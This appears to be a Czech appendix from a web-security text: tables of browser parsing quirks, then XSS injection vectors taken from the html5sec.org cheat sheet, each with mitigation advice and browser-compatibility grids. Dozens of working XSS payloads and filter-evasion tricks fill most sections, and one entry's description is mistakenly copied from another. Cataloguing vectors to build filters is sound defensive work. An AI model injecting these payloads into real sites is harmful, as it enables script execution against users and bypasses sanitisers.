	Chrome 2	0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32

Znak následující v URI název direktivy javascript

```
<a href="javascript%znak%:alert(1)" href="foo">bar</a>
```

	Opera 10.01	9, 10, 13
	Firefox 3.5.5	8, 9, 10, 13, 32
	Chrome 2	0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13

Znak předcházející názvu vlastnosti u atributu style

```
<p style="%znak%color:red">foo</p>
```

	Opera 10.01	9, 10, 11, 12, 13, 32, 59, **123**, 160, 5760, 6158, 6159, 8192, 8193, 8194, 8195, 8196, 8197, 8198, 8199, 8200, 8201, 8202, 8232, 8233, 8239, 8287, 12288
	Firefox 3.5.5	8, 9, 10, 12, 13, 32, 59, **123**
	Chrome 2	9, 10, 12, 13, 32, 59

Znak předcházející hodnotě vlastnosti u atributu style

```
<p style="%znak%color:red">foo</p>
```

	Opera 10.01	9, 10, 11, 12, 13, 32, 59, 123, 160, 5760, 6158, 6159, 8192, 8193, 8194, 8195, 8196, 8197, 8198, 8199, 8200, 8201, 8202, 8232, 8233, 8239, 8287, 12288
	Firefox 3.5.5	9, 10, 12, 13, 32
	Chrome 2	9, 10, 12, 13, 32

Znak následující po názvu vlastnosti u atributu style

```
<p style="color%znak%:red">foo</p>
```

	Opera 10.01	9, 10, 11, 12, 13, 32
	Firefox 3.5.5	9, 10, 12, 13, 32
	Chrome 2	9, 10, 12, 13, 32

Znak následující po hodnotě vlastnosti u atr. style

```
<p style="color:red%znak%">foo</p>
```

	Opera 10.01	9, 10, 12, 13, 32, 34, 59, 125
	Firefox 3.5.5	8, 9, 10, 12, 13, 32, 34, 59
	Chrome 2	9, 10, 12, 13, 32, 34, 59, **123**, **125**

@import - znak mezi @ a import

```
<style>@%znak%import 'foo.css'</style>
```

	Internet Explorer 8.0.6001.18702	0
	Chrome 2.0.172.8	0

@import - znak mezi @import a uvozeným názvem

```
<style>@import%znak%'foo.css'</style>
```

	Internet Explorer 8.0.6001.18702	0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15 ... 59 Almost the whole ASCII range from 0-60 has the parser stumble and produce unusable output
	Opera 10.01	9, 10, 12, 13
	Firefox 3.5.5	9, 10, 12, 13, 32
	Chrome 2	0, 9, 10, 12, 13, 32

Různé		

	Internet Explorer 8.0.6001.18702	`<img src== onerror=alert(1)>`
		`<img src== /**/onerror=alert(1)>`
		`<img src=< onerror=alert(1)>`
		`<img src=< onerror=alert(1)\n<>`
		`<img src="foo\\\\\\\\\\\"onerror=alert(1)//" />`

	Opera 10.01	`<img src=http://www.foo.com/ onerror=alert(1)//>`
		`<img src=" "=" onerror=alert(1)//">`
		`<a href="&#x0C;javascript:alert(1)">foo</a>`
		`<img src== onerror=alert(1)>`
		`<img src== /**/onerror=alert(1)>`
		`<img src=< onerror=alert(1)>`
		`<img src=< onerror=alert(1)\n<>`
		`<img src="foo\\\\\\\\\\\"onerror=alert(1)//" />`

	Firefox 3.5.5	`<img src="=" onerror=alert(1)>`
		`<img src'=' onerror=alert(1)>`
		`<img src=< onerror=alert(1)`
		`<img src=< onerror=alert(1)<1`
		`<img src="http://www.foo.com/ onerror=alert(1)//`
		`<img src'http://www.foo.com/ onerror=alert(1)//`
		`<img src"foo"bar'http://onerror=alert(1)>`
		`</p<img src=x onerror=alert(1)>>`
		`<img src=http://www.foo.com/ onerror=alert(1)//>`
		`<img src=" "=" onerror=alert(1)//">`
		`<a href="&#x0C;javascript:alert(1)">foo</a>`
		`<img src== onerror=alert(1)>`
		`<img src== /**/onerror=alert(1)>`
		`<img src=< onerror=alert(1)>`
		`<img src=< onerror=alert(1)\n<>`
		`<img src="foo\\\\\\\\\\\"onerror=alert(1)//" />`

	Chrome 2	`<img src=http://www.foo.com/ onerror=alert(1)//>`
		`<img src=" "=" onerror=alert(1)//">`
		`<a href="&#x0C;javascript:alert(1)">foo</a>`

Příloha B

Vektory injekce kódu

Se svolením Maria Heidericha převzato z otevřeného projektu:
HTML5 security chetsheet (html5sec.org).

Injekce využívající možností HTML5

XSS pomocí formaction - vyžaduje uživatelskou interakci (1)

Ukázka možností zneužití form a formaction k převzetí kontroly z místa mimo formulář

```
<form id="test" /><button form="test"
  formaction="javascript:alert(1)">X
```

Nedovolte uživatelům vložit kód obsahující atributy "form" a "formaction" či jejich "zkomolené" tvary. Vyhněte se atributu "id" u formulářů i u odesílacích tlačítek.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

XSS použitím formaction - vyžaduje uživatelskou interakci (2)

Vektor ukazuje možnost použití HTML5 "formaction" pro form hijacking. Všimněte si, že tato varianta nepoužívá atributy "id" a "form" pro spojení tlačítka a formuláře.

```
<form><button formaction="javascript:alert(1)">X
```

Nedovolte, aby uživatelé odeslali tagy obsahující "form" a atribut "formaction" nebo je transformujte je na falešné atributy.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Automatické vyvolání obsluhy fokusu pomocí autofocus

Tento útok používá elementu autofocus k vyvolání obslužné rutiny pro událost focus - bez zásahu uživatele

```
<input onfocus=write(1) autofocus>
```

Uživatelsky vkládaný kód by neměl obsahovat atribut "autofocus".





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Automatické vyvolání obsluhy události blur pomocí soupeřících autofocusů

V tomto případě máme dva HTML elementy, které soupeří o focus - a jeden z nich vyvolá událost blur, jakmile druhý získá focus

```
<input onblur=write(1) autofocus><input autofocus>
```

Uživatelsky vkládaný kód by neměl obsahovat atribut "autofocus".





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Vykonání JavaScriptu pomocí atributu poster v elementu <VIDEO>

Opera 10.5+ umožňuje vložit do atributu poster URL se schématem javascript:

```
<video poster=javascript:alert(1)//
```

Ujistěte se, že v atributu poster jsou vloženy pouze relativní URI, URI s http:// a datová URI se správným MIME typem.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Automaticky vykonaný JavaScript pomocí onscroll a autofocus

```
<body onscroll=alert(1)><br><br><br><br><br><br>...
<br><br><br><br><input autofocus>
```

```
<video poster=javascript:alert(1)//
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Sledování formuláře pomocí atributů onformchange, onforminput a form

Pomocí atributů "onforminput" a "onformchange" lze monitorovat aktivitu ve formuláři - a to i dokonce mimo formulář, pomocí svázání atributem "form" u elementu BUTTON.

```
<form id=test onforminput=alert(1)><input></form>
<button form=test onformchange=alert(2)>X
```

Ujistěte se, že uživatel nevloží HTML kód s atributy form, onformchange a onforminput. Nedávejte elementu FORM atribut "id".





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění JavaScriptu prostřednictvím tagů <VIDEO> a <SOURCE> (1)

Opera 10.5+ a Chrome umožňují definovat obsluhu události error u tagu <SOURCE>, pokud je zapouzdřen v prvku <VIDEO>. Uvedené platí i pro tag <AUDIO>.

```
<video><source onerror="javascript:alert(1)">
```

Ujistěte se, že není povoleno vkládat tagy <SOURCE>. Pokud je použití těchto tagů vyžadováno, měly by být whitelistem povoleny jen nezbytné prvky uživatelského rozhraní.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění JavaScriptu prostřednictvím tagů <VIDEO> a <SOURCE> (2)

Firefox 3.5+ umožňuje definovat obsluhu události error v tagu <VIDEO>, pokud je aplikován společně s tagem <SOURCE>. Uvedené platí i pro tag <AUDIO>.

```
<video onerror="javascript:alert(1)"><source>
```

Ujistěte se, že vložené tagy <AUDIO> a <VIDEO> nemohou obsahovat ovladače událostí nebo jen ty, které jsou uvedeny ve whitelistu, protože jsou nezbytné pro prvků uživatelského rozhraní.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Pasivní JavaScript spuštěný skrz <BODY> a atribut oninput

Všechny prohlížeče kromě Internet Exploreru podporují zpracování událostí "oninput" u formulářových prvků, jako například uvedený <input>. Událost pracuje se samotnými prvky formuláře, mimo formulář, ale také v tagu <BODY> nebo <HTML>

```
<body oninput=alert(1)><input autofocus>
```

Zajistěte aby atribut "oninput" nebyl uveden ve whitelistu pro uživatelské vstupy.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

XSS použitím formaction - vyžaduje uživatelskou interakci (2)

Vektor ukazuje možnost použití HTML5 "formaction" pro form hijacking. Všimněte si, že tato varianta nepoužívá atributy "id" a "form" pro spojení tlačítka a formuláře.

```
<form><button formaction="javascript:alert(1)">X
```

Nedovolte, aby uživatelé odeslali tagy obsahující "form" a atribut "formaction" nebo je transformujte je na falešné atributy.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Injekce fungující v HTML4 a starších

Vykonání JavaScriptu pomocí FRAMESET a onload

Vektor ukazuje možnost použití HTML5 "formaction" pro form hijacking. Všimněte si, že tato varianta nepoužívá atributy "id" a "form" pro spojení tlačítka a formuláře.

```
<frameset onload=alert(1)>
```

Pro jistotu filtrujte uživatelsky vložené HTML whitelistem - prastaré tagy jako FRAMESET mohou být při běžném filtrování opomenuty





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Vykonání JavaScriptu pomocí TABLE a background

Opera 8-10.5+, stejně jako IE6, podporují JS URI pro atribut "background" u tagů jako TABLE. Skript se tak spustí bez zásahu uživatele.

```
<table background="javascript:alert(1)">
```

Pokud už filtrujete "zlé" atributy jako obsluhu událostí z uživatelsky zadaného HTML, nezapomeňte na "background" - mezi jinými.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Problém s parsováním HTML komentářů (1)

Tento příklad ukazuje, jak jsou parsovány komentáře a jaké problémy mohou nastat, když uživatel smí vložit HTML, které obsahuje komentáře

```
<!--<img src="--><img src=x onerror=alert(1)//">
```

Vyhoďte komentáře z vloženého kódu a kontrolujte nebezpečnost vždy až po tomto vyhození, ne před ním.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Problém s parsováním HTML komentářů (2)

Kromě <!---> umožňuje IE zapsat komentáře i do tagu <comment>. Výše zmíněný příklad dělá totéž do příklad 1

```
<comment><img src="</comment>
<img src=x onerror=alert(1))//">
```

Vyhoďte <COMMENT> z vloženého kódu a kontrolujte nebezpečnost vždy až po tomto vyhození, ne před ním.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Zmatení zápisu pomocí tagů v prostých znacích

Funguje ve všech prohlížečíc a ukazují, jak snadno lze oklamat špatně napsaný filtr, který považuje obsluhu chyby za regulerní část atributu "src" u prvního img

```
<style><img src="</style><img src=x onerror=alert(1)//">
```

Nespoléhejte se při psaní filrtu na prosté regulární výrazy. Použijte whitelist pro dovolené tagy zkuste filtry, založené na dobře testovaném tokenizeru/parseru





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Problém s parsováním CDATA

Firefox a Opera umožňují oddělovače sekce CDATA v HTML - ve zkrácené formě "<![" stejně jako v té plné "<![CDATA[" Může to způsobit řadu problémů u filtrů, pokud budou použityt jako masivní obfuskace.

```
<![><img src="]><img src=x onerror=alert(1)//">
```

Zakažte CDATA delimitery a kontrolujte vstup až po odstranění těchto delimiterů





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Událost error při prázdném list-style a událost load při prázdném content

Opera 10.5+ a starší verze spustí událost error pro tag <LI> v případě, že není možné pomocí atrinutu stylu načíst background URL. Stejně se chová i "list-style-image". V Opeře 10.10 a starších verzích fungují stejně dobře i jiné kombinace stylů jako například background:url() nebo background-image:url(). Funguje také kompinace jako content:url(svg).

```
<li style=list-style:url() onerror=alert(1)>
<div style=content:url(data:image/svg+xml,%3Csvg/%3E);
visibility:hidden onload=alert(1)></div>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění JavaScriptu tagem <SCRIPT> s atributy FOR a EVENT

Opera a Internet Explorer umožňují použití tagu <SCRIPT> společně s atributy "for" a "event", které naváží obsluhu událostí na specifické HTML elementy. Tyto dva atributy mohou spustit kód bez zásahu uživatele.

```
<SCRIPT FOR=document
EVENT=onreadystatechange>alert(1)</SCRIPT>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Hijacking odkazu skrz tag <BASE> a JavaScript URI

Hijacking odkazu v tagu <BASE> s JavaScriptovými URI pracuje v Internet Exploreru, Opeře (O8-10.5 v případě, že URL odkazu začíná na #) a v Safari. Ke spuštění kódu je vyžadována spoluúčast uživatele. Navíc je pro správnou funkci v jednotlivých prohlížečích potřeba použít mírně upravený zápis.

```
<head><base href="javascript://"></head><body>
  <a href="/./,alert(1)//#">XXX</a></body>
```

HTML vkládané uživatelem by nemělo mít povoleno použití tagu <BASE>. V případě, že je jeho použití nezbytně nutné, měla by se zkontrolovat hodnota odkazu, která by měla být buďto relativní nebo by měla začínat na http://





Internet Explorer 5.5	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění JavaScriptu skrz <OBJECT> s parametrem DataURL

Internet Explorer 9 a v některých situacích i starší verze podporují užití direktivy javascript: v URI v atributu "dataurl" TDC objektu. JavaScript se v tomto případě vykoná bez spolupráce uživatele.

```
<OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-
    0080C7055A83"><PARAM NAME="DataURL"
  VALUE="javascript:alert(1)"></OBJECT>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění JavaScriptu použitím atributu DATA tagu <OBJECT>

Většina webových prohlížečů umožňuje spuštění JavaScriptu použitím direktivy javascript: v atributu "data" tagu <OBJECT>. Samotný JavaScript přitom může být zakódován do base64.

```
<object data="data:text/html;base64,
PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
```

Ujistěte se, že uživatelem vložené HTML nemá povoleno vkládat tagy <OBJECT>. Pokud přeci jen ano, měly by hodnoty atibutu "data" projít kontrolou proti whitelistu.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění JavaScriptu použitím atributu SRC tagu <EMBED>

Většina webových prohlížečů umožňuje spuštění JavaScriptu použitím direktivy javascript: v atributu "data" tagu <OBJECT>. Samotný JavaScript přitom může být zakódován do base64. Pouze Firefox pokouší se hledat plugin a selže

```
<embed src="data:text/html;base64,
PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
```

Ujistěte se, že uživatelem vložené HTML nemá povoleno vkládat tagy <EMBED>. Pokud přeci jen ano, měly by hodnoty atibutu "src" projít kontrolou proti whitelistu.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Tagy vložené do jiných tagů pro oklamání bezpečnostních filtrů

Chrome, Firefox a Safari spustí JavaScript z příkladu, zatímco IE a Opera ne.

```
<b <script>alert(1)</script>0
```

Tento vektor je ideální k oklamání HTML filtrů založených na regulárních výrazech. Ujistěte se, že vaše bezpečnostní filtry počítají se skutečností, že některé webové prohlížeče vyhodnotí kód <b <script> jako <b> <script>.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Simulace atributů v IE

Tento vektor předstírá v IE vložení atributu užitím apostrofů. Používá se pro oklamaní bezpečnostních filtrů.

```
<x '="foo"><x foo='><img src=x onerror=alert(1)//'>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

XSS užitím znaku accent grave během kopírování innerHTML (1)

Internet Explorer vnímá znak accent grave (`) stejně jako apostrof ' nebo uvozovky ", čili jako oddělovač. V případě, že neobsahují vloženou hodnotu, budou při použití vlastnosti innerHTML vypuštěny.

```
<div id="div1"><input value="``onmouseover=alert(1)">
            </div> <div id="div2"></div>
 <script>document.getElementById("div2").innerHTML =
 document.getElementById("div1").innerHTML;</script>
```

Ujistěte se, že váš HTML filter si je vědom skutečnosti, že IE vnímá znak accent grave (`) jako oddělovač - zvláště pokud mají uživatelé povoleno psát neškodné JavaScripty (JSReg, Google Caja). Buďte také velmi opatrní při manipulaci s objekty DOM, jejichž HTML kód je generovaný ze strany uživatelů. Vlastnost innerHTML nemusí vždy obsahovat původní kód.

Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění JavaScriptu prostřednictvím atributu src

Mnoho webových prohlížečů umožňuje spuštění JavaScriptu prostřednictvím atributu "src" u tagu <IFRAME>, což je očeknáné chování. Zajímavé ovšem je, že může být tohoto způsobu použito také u jiných tagů. Opera 10, Chrome a Firefox spustí JavaScript v tagu <EMBED>. Opera 10 a Opera Mobile spustí JavaScript v atributu "src" také u tagů <SCRIPT>, <IMG> a <IMAGE> stejně jako starší verze Internet Exploreru.

```
<embed src="javascript:alert(1)">
 <img src="javascript:alert(1)">
<image src="javascript:alert(1)">
<script src="javascript:alert(1)">
```

V rámci prevence před XSS se ujistěte, že není možné u atributů "src" vložit URL používající jiný protokol než HTTP://

Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění JavaScriptu skrz IE filtr a onfilterchange

Jak ukazuje příklad, je někdy možné spustit událost filterchange pomocí pouze jednoho filtru. také je použit krátký zápis filtru, který je podporován všemi verzemi IE. V režimu kompatibility pro IE8 + můžete použít vlastnost "-ms-filter".

```
<div style=width:1px;filter:glow
    onfilterchange=alert(1)>x
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

JavaScript s využitím tagu <OBJECT> a Flashového souboru

Tagy <OBJECT> načítající přímo Flashové soubory v atributu "data" umožňují spuštění JavaScriptu bez uživatelské interakce.

```
<object data="test.swf"></object>
```

Ujistěte se, že uživatelé nemohou ovlivňovat hodnoty atributů "src" a "data" tagů <OBJECT>, nebo ještě lépe, že nejsou tagy <OBJECT> vůbec povoleny whitelistem.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

XSS použitím atributu "xmlns" ve vlastním tagu při kopírování innerHTML

Internet Explorer nesprávně analyzuje atribut "xmlns" ve vlastních tagách během kopírování innerHTML. Jeho hodnota je bez oddělovače přidána k tagu <?XML:NAMESPACE>.

```
<div id=d><x xmlns="><iframe onload=alert(1)"></div>
      <script>d.innerHTML=d.innerHTML</script>
```

Buďte velmi opatrní při pozdější manipulaci v DOM s uživatelskými vstupy. Vlastnost innerHTML nemusí vždy obsahovat původní data.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Vynucení prostého textu nevyváženými uvozovacími znaky v Internet Exploreru

Internet explorer zachází s tagy, u nichž nejsou vyváženy oddělovače atributů, jako s prostým textem. V tomto případě je nevyvážení způsobeno pomocí `` `. U nevyvážených uvozovacích znaků uvnitř nebo vně atributů, je možné použít uvnitř atributu i HTML. Jeho obsah bude po té vykonán jako pravé HTML. Problém byl nahlášen a v novějších verzích Internet Exploreru by se měla objevit oprava.

```
<img src="x` `<script>alert(1)</script>"` `>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Safary a zamlžené atributy pomocí lomítek a uvozovacích znaků

Safari akceptuje lomítka a uvozovací znaky (pokud jsou předcházeny bílými znaky nebo jinými uvozujícími znaky) mezi názvem atributu a rovnítkem (name/'"=value). To přidává zajímavé možnosti, kterými lze zkreslit řetězce HTML, zmást bezpečnostní filtry a předstírat atributy jako v uvedeném příkladu.

```
<img src onerror /" '"= alt=alert(1)//">
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění JavaScriptu skrz tag <TITLE> v Internet Exploreru 9

Internet Explorer 9 umožňuje spustit kód JavaScriptu skrz obsluhu události onpropertychange v tagu <TITLE>, pokud je následován jiným tagem <TITLE> s alespoň jedním platným atributem.

```
<title onpropertychange=alert(1)></title><title title=>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Problémy s parsováním parametrů v Internet Exploreru

Internet Explorer zpracovává sekvence uvozujících znaků v parametru bez oddělovačů následujících za rovnítkem jako začátek nového parametru.

```
<a href=http://foo.bar/#x=`y></a><img alt="`>
    <img src=x:x onerror=alert(1)></a>">
```





